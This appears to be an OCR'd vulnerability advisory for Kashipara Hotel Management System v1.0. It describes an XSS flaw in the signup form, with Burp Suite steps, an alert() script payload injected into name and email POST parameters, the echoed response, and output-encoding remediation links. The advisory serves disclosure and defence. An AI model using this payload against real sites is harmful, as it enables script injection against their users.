Reflected Cross Site Scripting (XSS) vulnerability was found in "/core/signup_user.php " of the Kashipara Hotel Management System v1.0 allows remote attackers to execute arbitrary code via "user_fname", "user_lname" HTTP POST request parameter.

Affected Vendor: Kashipara (https://www.kashipara.com/)

Product Official Website URL: Hotel Management System v1.0 (https://www.kashipara.com/project/php/26/hotel-management-system-using-php-download-project)


Version: 1.0

Affected Components:


- **Affected Code File:** /core/signup_user.php
- **Affected Parameter:** "user_fname", "user_lname" HTTP POST request parameters.

Steps:


1. Access the “Sign Up” page. URL: http://localhost/hotel-management-php/signup.php
2. Enter the relevant details on the “Sign Up” page and submit the request.




3. Intercept the request in the Burp Suite Proxy editor.



4. Insert the XSS script ***"><script>alert("XSS")</script>*** in the "user_fname", "user_lname" and "user_email" HTTP POST request parameters.




5. Forward the request with XSS script to server.
6. The request gets accepted and a new user entry with XSS script is stored in the application database. This XSS script is also reflected back in response.


Response from http://localhost:80/hotel-management-php/index.php [127.0.0.1]
Forward
Drop
Intercept is on
Action
Open Br
Pretty
Raw
Hex
Render
82 >
83

84 Test1"><script>
alert("XSS")
</script>

85 <div
86 class="dropdown-menu dropdown-menu-right "
87 aria-labelledby="navbarDropdown "
88 >
89 <span class="dropdown-item "
90 >
Signed in as
Test1"><script>
alert("XSS")
</script>
Test1"><script>
alert("XSS")
</script>

</span


Hotel Management
Hotel Management
localhost/hotel-management-php/index.php
Managa
pending
Hotel Management
your account in 3
steps
Phone number
Personal info
Test1@gmail.com
localhost
XSS
OK
Already have an account?

Solution/Good Reads:

Output Encoding -> When you need to safely display data exactly as a user types it in, output encoding is recommended.

- https://portswigger.net/web-security/cross-site-scripting
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html